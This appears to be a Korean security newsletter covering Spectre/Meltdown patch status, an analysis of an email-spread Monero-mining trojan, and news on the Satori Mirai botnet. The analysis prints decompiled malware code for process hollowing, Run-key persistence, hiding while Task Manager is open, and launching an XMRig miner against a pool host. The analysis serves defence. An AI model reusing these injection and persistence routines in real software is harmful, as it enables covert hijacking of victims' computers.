이 3 개의 tunables 는 부팅할 때 자동으로 활성화 됩니다.

```
Intel Defaults:
pti 1 ibrs 1 ibpb 1 -> fix variant#1 #2 #3
pti 1 ibrs 0 ibpb 0 -> fix variant#1 #3 (for older Intel systems with no microcode update available)
```

AMD x86 은 variant #3 에 취약하지 않으며, 부팅 시퀀스 과정중 동적 체크를 통하여 올바른 기본값이 AMD 에 설정됩니다.

```
pti 0 ibrs 0 ibpb 2 -> fix variant #1 #2 if the microcode update is applied
pti 0 ibrs 2 ibpb 1 -> fix variant #1 #2 on older processors that can disable indirect branch prediction without microcode updates
```

마이크로코드 패치를 진행하지 않은 상태

```
# cat /sys/kernel/debug/x86/pti_enabled
1
# cat /sys/kernel/debug/x86/ibpb_enabled
0
# cat /sys/kernel/debug/x86/ibrs_enabled
0
```

* Redhat 등 제조사들은 직접적으로 CPU 제조사들의 마이크로 패치를 제공하지 않기 때문에, 사용자들은 관련된 하드웨어 OEM 제조사에 문의 필요

더욱 자세한 내용은 여기를 참고해 주시기 바랍니다.

Linux-Ubuntu 배포버전

현재 Ubuntu 는 x86_64 플랫폼에서 meltdown(CVE-2017-5754) 취약점패치만 지원합니다.
더 상세한 내용은 여기를 참고해주시기 바랍니다.

Linux-Debian 배포버전

현재 Debian 은 Meltdown(CVE-2017-5754)에 대한 취약점 패치를 완료하였습니다.
CVE-2017-5715 와 CVE-2017-5753 에 대한 상세한 내용은 다음을 참고해주시기 바랍니다.
https://security-tracker.debian.org/tracker/CVE-2017-5753
https://security-tracker.debian.org/tracker/CVE-2017-5715

Xen VM

현재 Xen 그룹은 Meltdown, Spectre 취약점에 대한 패치를 진행중입니다.
자세한 내용은 여기를 참고하시기 바랍니다.

QEMU-KVM

AEMU 그룹은 guest 와 host OS 시스템 패치를 통하여 Meltdown 취약점을 패치할 수 있다고 밝혔습니다.
Spectre 취약점 CVE-2017-5715 에 대해서는 KVM 업데이트 이후 패치를 진행할 것이라고 밝혔습니다.

하지만, 핫 마이그레이션으로는 CVE-2017-5715 취약점을 해결하지 못하며, KVM 은 cpu 의 새로운 특성인 expose 를 guest 커널로 사용해야 하기 때문에 guest 는 재부팅이 필요합니다.

더 자세한 내용은 아래 링크를 참고해 주시기 바랍니다.

https://www.qemu.org/2018/01/04/spectre/

https://marc.info/?l=kvm&m=151543506500957&w=2

참고 :

https://en.wikipedia.org/wiki/Spectre_(security_vulnerability)

https://spectreattack.com/spectre.pdf

https://support.google.com/faqs/answer/7625886

https://security.googleblog.com/2018/01/more-details-about-mitigations-for-cpu_4.html

https://googleprojectzero.blogspot.kr/2018/01/reading-privileged-memory-with-side.html

https://newsroom.intel.com/wp-content/uploads/sites/11/2018/01/Intel-Analysis-of-Speculative-Execution-Side-Channels.pdf

03
악성코드 분석 보고

개요

악성코드 상세 분석


결론

[Misc.Riskware.BitCoinMiner] 악성코드 분석 보고서

1. 개요

전세계적으로 가상 화폐가 열풍인 가운데, 가상 화폐를 채굴하는 악성코드가 지속적으로 확인되고 있다. 특히 이번에 발견된 악성코드는 '모네로(XMR)' 가상 화폐를 채굴하는 악성코드로, 자신의 활동을 숨기기 위해 프레임워크를 가지고 있는 점이 특징이다. 따라서 본 보고서에서는 'Misc.Riskware.BitCoinMiner' 악성코드의 상세 분석 내용을 다루고자 한다.

이번 악성코드는 국내에서 불특정 다수를 대상으로 한 악성 메일에서 유포된 것으로 확인되었다. 악성 메일에 첨부된 바로가기 파일(.lnk)의 대상 값을 통하여 모네로 채굴기인 dog.exe 악성코드가 실행되도록 유도한다. 다음은 바로가기 파일의 속성 정보이다.




[그림 1] 모네로 채굴 악성코드를 실행하는 바로가기 아이콘 파일

2. 악성코드 상세 분석

2.1. 프로세스 전체 흐름도

바로가기 아이콘 파일에 의해 실행되는 악성코드는 1 개의 Binary Block 1 개과 4 개의 PE IMAGE 로 구성된 프레임워크를 가지고 있다. 다음은 악성코드에서 동작하는 방식에 대한 흐름도이다.



[그림 2] 악성코드 전체 흐름도

2.2. dog.exe 상세 분석

본 악성코드는 사전 설정된 값에 따라 자가 복제, 프로세스 인젝션, 백신 확인 및 UAC 우회, 자동 실행 등록 등의 다양한 기능을 수행하지만, 여러 기능 중 실제 사용되는 프로세스 인젝션 기능을 다룬다.

1) 프로세스 인젝션

공격자가 설정한 옵션에 따라 자식 프로세스 생성 및 인젝션을 하는 기능이다. 다음은 프로세스 인젝션을 수행하는 코드이다.


```
if ( CreateProcessA(lpApplicationName, lpCommandLine, 0, 0, 0, 4, 0, 0, &lpStartupInfo, &lpProcessInformation)
  || CreateProcessA(0, lpApplicationName, 0, 0, 0, 4, 0, 0, &lpStartupInfo, &lpProcessInformation) )
{
  nullsub_1(201);
  v55 = NtAllocateVirtualMemory_0_0(&v54);
  if ( v55 )
  {
    nullsub_1(202);
    *v55 = 65543;
    v42 = v50;
    v43 = 0;
    v44 = v55;
    v45 = 5;
    v8 = LoadAPI("NtGetContextThread", &v42, 1);
    if ( Idsspi::SEC_SUCCESS(v8, v9) )
    {
      nullsub_1(203);
      v51 = 0;
      v32 = lpProcessInformation;
      v33 = 0;
      v34 = v55[41] + 8;
      v35 = 5;
      v36 = &v52;
      v37 = 5;
      v38 = 4;
      v39 = 0;
      v40 = &v51;
      v41 = 5;
      v10 = LoadAPI("NtReadVirtualMemory", &v32, 4);
      Idsspi::SEC_SUCCESS(v10, v11);
      v51 = Signature[20];
      if ( Signature[13] == v52 )
      {
        v42 = lpProcessInformation;
        v43 = 0;
        v44 = Signature[13];
        v45 = 5;
        if ( LoadAPI("NtUnmapViewOfSection", &v42, 1) )
          v53 = NtAllocateVirtualMemory_0(lpProcessInformation, 0, Signature[20], 0x3000, 64);
```

[그림 3] 프로세스 인젝션 코드의 일부

2.3. 자식 프로세스 dog.exe 상세 분석

dog.exe 에서 실행된 자식 프로세스는 자동 실행 등록과 정상 프로세스에 모네로 채굴기를 인젝션을 수행한다

1) 자가 복제 및 자동 실행 등록

자동 실행 등록 전, 'C:\Users\(사용자 계정)\AppData\Local\' 경로에 'AIMDKitteh' 하위 'mymonero.exe'로 자가 복제한다.


```
if ( !MultiByteToWideChar_1(&WideCharStr, "AIMDKitteh") )
  return 0;
if ( !MultiByteToWideChar_1(&v4, "mymonero.exe") )
  return 0;
if ( !MultiByteToWideChar_1(&::WideCharStr, "UqRhmjYGcw") )
  return 0;
if ( !api_mapping(a1) )
  return 0;
if ( !GetLocalPath(&PathName) )
  return 0;
STRCAT_1(&PathName, "\\");
STRCAT_1(&PathName, &WideCharStr);
if ( !CreateDirectoryW(&PathName, 0) && GetLastError() != 0xB7 )
  return 0;
STRCAT_1(&PathName, "\\");
STRCAT_1(&PathName, &v4);
if ( !ItSelf_Copy(&PathName) )
  return 0;
GetFileHandle(&PathName);
if ( !GetShortPathNameW_1(&PathName, &unk_1F5238) )
  return 0;
v2 = SetRegKey(0x80000001, L"\\Software\\Microsoft\\Windows\\CurrentVersion\\Run", &::WideCharStr, &unk_1F5238, 1);
if ( v2 )
  CreateThread(0, 0, StartAddress, v2, 0, 0);
return 1;
```

[그림 4] 자가 복제 및 자동 실행 등록

윈도우 부팅 시 자동 실행되도록 자가 복제 된 파일을 자동 실행 레지스트리의 'UgRhmjYGcw'로 등록한다. 다음은 사용되는 레지스트리와 등록된 키이다.

자동 실행 레지스트리 경로와 등록된 키
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
UqRhmjYGcw = "C:\Users\(사용자 계정)\AppData\Local\AIMDKI~1\mymonero.exe"

[표 1] 자동 실행 레지스트리 경로

생성된 레지스트리에 변경이 있을 경우 다음 코드를 통하여 재등록한다.

```
NtNotifyChangeKey(v1, 0, 0, 0, &v6, 15, 0, 0, 0, 0);
if ( v1 )
  NtClose(v1);
lpThreadParameter = 0;
MEMSET_11(&v3, 0, 0x800u);
MEMSET_11(&v4, 0, 0x400u);
if ( GetSID(&v4) )
{
  STRCPY_2(&v3, L"\\Registry\\User\\");
  STRCAT_1(&v3, &v4);
  STRCAT_1(&v3, L"\\Software\\Microsoft\\Windows\\CurrentVersion\\Run");
  _mm_storel_epi64(v14, 0i64);
  RtlInitUnicodeString(v14, &v3);
  v7 = 24;
  v9 = v14;
  v8 = 0;
  v10 = 64;
  v11 = 0;
  v12 = 0;
  v15 = 0;
  if ( NtCreateKey(&lpThreadParameter, 983103, &v7, 0, 0, 0, &v15) >= 0 )
  {
    STRCPY_2(v5, L"\"");
    STRCAT_1(v5, &unk_1F5238);
    STRCAT_1(v5, L"\"");
    _mm_storel_epi64(v13, 0i64);
    RtlInitUnicodeString(v13, &WideCharStr);
    v2 = GetLen(v5);
    if ( NtSetValueKey(lpThreadParameter, v13, 0, 1, v5, 2 * v2 + 2) >= 0 )
    {
      v1 = lpThreadParameter;
      if ( lpThreadParameter )
        goto LABEL_10;
    }
    else
    {
      NtClose(lpThreadParameter);
    }
  }
}
do
{
  v1 = SetRegKey(0x80000001, L"\\Software\\Microsoft\\Windows\\CurrentVersion\\Run", &WideCharStr, &unk_1F5238, 1);
  Sleep(0xBB8u);
```

[그림 5] 자동 실행 재등록 코드의 일부

2) 프로세스 인젝션

2-1) taskmgr.exe 프로세스 확인

인젝션하기 전 현재 실행 중인 프로세스에 'taskmgr.exe' 프로세스가 있는지 확인한다. 만일 존재할 경우, 인젝션을 하지 않고, 'taskmgr.exe' 프로세스가 종료될 때까지 대기한다. 'taskmgr.exe'는 작업 관리자 프로세스로 사용자로부터 자신의 활동을 숨기기 위함으로 보여진다.

```
EventTime = GetInputEventTime();
hProcess = GetProcessExitCode(pid_1);
if ( hProcess == -1 )
  hProcess = 1;
if ( dword_1F51F4 )
  taskmgr_pid = SearchingProcessName("taskmgr.exe");
if ( (!pid_1 || !hProcess) && !taskmgr_pid )
{
  if ( EventTime <= dword_1F5200 )
  {
    pid_1 = Injection_routine(hProcess, FileName, CommandLine_1);
    v31 = 0;
  }
  else
  {
    pid_0 = Injection_routine(hProcess, FileName, CommandLine);
    v31 = 1;
    pid_1 = pid_0;
  }
  hProcess = 1;
```

[그림 6] taskmgr.exe 프로세스 확인

2-2) 운영체제 환경에 따른 프로세스 인젝션

인젝션 대상 프로세스는 운영체제 환경에 따라 결정된다. 다음은 인젝션 대상을 결정하는 코드의 일부이다..

```
if ( bIs64bit )                                    // Vista 이상의 64비트 운영체제
{
  v1 = L"₩₩notepad.exe";
  v2 = L"₩₩explorer.exe";
}
else if ( LowOSVersion )                           // Vista 미만의 64비트 운영체제
{
  v1 = L"₩₩SysWOW64₩₩wuapp.exe";
  v2 = L"₩₩SysWOW64₩₩svchost.exe";
}
else                                               // 32비트 운영체제
{
  v1 = L"₩₩System32₩₩wuapp.exe";
  v2 = L"₩₩System32₩₩svchost.exe";
}
```

[그림 7] 운영체제 환경에 따른 인젝션 프로세스 대상 결정

다음은 운영체제 환경 조건 별 인젝션 프로세스 경로 표이다.

운영 체제	인젝션 프로세스 경로
Windows Vista 이상의 64 비트 운영체제	%WINDIR%\\notepad.exe %WINDIR%\\explorer.exe
Windows Vista 미만의 64 비트 운영체제	%WINDIR%\\SysWOW64\\wuapp.exe %WINDIR%\\SysWOW64\\svchost.exe
32 비트 운영체제	%WINDIR%\\System32\\wuapp.exe %WINDIR%\\System32\\svchost.exe

[표 2] 조건 별 인젝션 대상 프로세스 경로

조건에 부합하는 임의의 프로세스에 인젝션 기능을 진행한다. 다음은 인젝션 코드이다.

```
if ( *InjectIMAGE == 0x5A4D )
{
  inh = (InjectIMAGE + *(InjectIMAGE + 0x3C));
  p_inh = inh;
  if ( inh->Signature == 0x4550 && inh->OptionalHeader.Magic == 0x10B )
  {
    VirtualAddress = inh->OptionalHeader.DataDirectory[5].VirtualAddress == 0;
    SizeOfImage = inh->OptionalHeader.SizeOfImage;
    ImageBase = inh->OptionalHeader.ImageBase;
    EP = inh->OptionalHeader.AddressOfEntryPoint;
    if ( !VirtualAddress )
    {
      dwSize_1 = dwSize;
      LODWORD(dwSize_0) = dwSize;
      if ( !(NtCreateSection_1)(&sHandle_0, 0xF001F, 0, &dwSize_0, 64, 0x8000000, 0) )
      {
        LODWORD(SizeOfImage_0) = SizeOfImage;
        if ( !(NtCreateSection_1)(&sHandle_1, 0xF001F, 0, &SizeOfImage_0, 64, 0x8000000, 0) )
        {
          BaseAddress_00 = 0;
          dwSize_2 = dwSize_1;
          hCurProcess_1 = GetCurrentProcess();
          if ( !NtMapViewOfSection(
                  sHandle_0,
                  hCurProcess_1,
                  &BaseAddress_00,
                  0,
                  0,
                  0,
                  &dwSize_2,
                  1,
                  0,
                  PAGE_EXECUTE_READWRITE) )
          {
            BaseAddress_11 = 0;
            SizeOfImage_1 = SizeOfImage;
            hCurProcess = GetCurrentProcess();
            NtMapViewOfSection_0 = NtMapViewOfSection;
            if ( !NtMapViewOfSection(
                    sHandle_1,
                    hCurProcess,
                    &BaseAddress_11,
                    0,
```

[그림 8] 인젝션 코드의 일부

인젝션 대상 프로세스에 인자를 전달하여 모네로 채굴기를 실행한다. 전달되는 인자는 다음과 같다.

인젝션 인자
"C:\Windows\System32\wuapp.exe" -o monerohash.com:3333 -u <가상 계좌> -p x -v 0 -t 1

[표 3] 채굴기에 전달하는 인자


2.4. 모네로 채굴기 분석

인젝션되어 실행되는 모네로 채굴기는 오픈소스로 제공되고 있는 XMRig 3.2 버전으로 모네로 가상화폐를 채굴하는 기능을 수행한다. 실행 시 전달되는 인자 '-o monerohash.com:3333 -u <가상 계좌> -p x -v 0 -t 1'는 다음 설명과 같다.

인자	설명
-o	마이닝 URL
-u	가상 계좌
-p	마이닝 서버의 패스워드
-v	알고리즘
-t	마이너 쓰레드 개수

[표 4] 모네로 채굴기 인자 값 설명

인자값을 통해 악성코드에서 공격자의 가상 계좌가 발견된다. 확인된 공격자의 가상 계좌에서는 약 3.47 XMR(약 230 만원)을 소유하고 있다.



[그림 9] 공격자의 모네로 계좌 정보

3. 결론

악성 메일을 통해 유포된 모네로 채굴기는 정형화된 프레임워크로서 제작자의 옵션을 통하여 악성 행위를 위한 여러 가지 기능이 구현되어 있다. 은폐 기능으로 정상 프로세스에 인젝션하는 기능을 사용한다. 앞서 언급한 바와 같이, 본 악성코드에서 사용되지 않는 기능도 있기 때문에 쉽게 다른 변종을 만들 수 있다.

따라서 사용자들은 감염이 되지 않기 위해서는 출처가 불분명한 이메일에 있는 링크 및 첨부 파일에 대해 열람을 삼가야 한다. 또한 백신 업체들은 이러한 다계층화된 프레임워크를 대비한 연구가 필요하다.

04
해외 보안 동향

영미권

중국

일본

1. 영미권


새로운 악성코드 Satori 발견!

Satori Botnet Has Sudden Awakening With Over 280,000 Active Bots

최근 Satori 악성코드가 발견되었는데, 확인해본 결과 최근 12 시간동안 이미 28 만개의 각기 다른 IP 로 활성화 되어 있는 것을 확인했다. 이는 Mirai 악성코드의 변종이기도하다.

Mirai 의 Satori 변종은 지금까지 발견되었던 모든 Mirai 악성코드들은 다르다. 지금까지 발견된 Mirai 악성코드들은 IoT 디바이스들을 감염 시킨 후 telnet 스캐너 모듈을 내려받아 다른 Mirai 에 감염된 호스트를 스캔한다. 하지만 Satori 는 이러한 스캐너를 사용하지 않으며, 두개의 exp 를 사용하여 37215 와 52869 번 포트로 원격 접속을 시도한다.


이러한 기능을 통해 Satori 는 IoT 네트워크에서 웜처럼 자신이 스스로 자신을 전파시킬 수 있다.
Netlab 에서 관찰해 본 결과 12 시간 동안 263250 개의 IP 가 37215 번 포트를 스캔하였고, 19403 개의 IP 가 52869 번 포트를 스캔하였다고 밝혔다.



이정도 규모의 봇넷은 매우 보기 드물며, Satori 악성코드가 이렇게 급속도로 유포될 수 있었던 것은 자가전파가 가능한 특징 때문이며, 이 자가전파 기능은 제로데이 취약점을 이용했을 것이라고 추측된다.

CenturyLink 의 안 보안연구원은, 이러한 봇넷은 화웨이의 가정용 라우터 제로데이 취약점을 이용하며, 이는 Check Point 가 11 월 말에 발견한 원격코드실행 취약점이라고 밝혔다. 하지만 세부적인 내용은 공개하지 않았다.

보안연구원과 Bleeping Computer 은 해당 exp 와 관련된 세부 내용을 공유했으며, Shodan 검색을 통해 그 영향성을 확인한 결과, 해당 취약점에 영향받는 디바이스들이 2250,000 개가 넘는 것으로 확인되었다.



52869 포트의 취약점은 Realtek 디바이스에서 발생했었던 오래된 취약점(CVE-2014-8361)을 이용하고 있으며, 이 취약점에 대해서는 대부분의 사용자가 패치를 했을 것으로 추정된다.

Mirai Satori 변종과 이전까지 발견된 Mirai 를 비교해 본 결과, 봇넷 중의 파일명,정적특성 및 C2 프로토콜 등 일부 정보들이 유사한 것으로 확인되었다.

이 때문에 이번에 발견된 Satori 는 11 월달에 발견된 Mirai 악성코드의 변종이 아닐까라고 추측하고 있다.
현재 알약에서는 해당 악성코드에 대해 Backdoor.Linux.Mirai 로 탐지중에 있다.

[출처] https://www.bleepingcomputer.com/news/security/satori-botnet-has-sudden-awakening-with-over-280-000-active-bots/

